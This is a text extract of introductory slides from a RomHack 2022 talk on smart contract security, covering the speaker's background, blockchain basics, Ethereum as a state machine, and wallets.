
RomHack 2022

By **H4t4way**


Reando Veshi

Smart Contracts Security


Web 1.0



Web 2.0



Web 3.0



// WHOAMI

Reando Veshi

H4t4way

have been passionate about computer science since childhood and have been in the security world for five and a half years.

Programming 70

Web Security 80


Blockchain 50


Pentest | hacking | web | coding | blockchain

PMS | Monkeys | CS-GO

// What is a Blockchain?

// State Management







// Ethereum & Ether

- Ethereum is a transactional machine of state.


- **A set of current wallet balances** and contract data which is changed by creating new transaction




// Ethereum Storage and Execution



- Ethereum works as a transaction-based state machine.
- A Ethereum can be thought of as a state chain.




// Ethereum Storage and Execution




// Ethereum Storage and Execution

WALLETS




- MANAGED WITH PRIVATE KEYS
- CAN CREATE TRANSACTIONS
- CAN KEEP COINS ON THE BALANCE MANAGED BY THE ACCOUNT OWNER



CONTRACTS

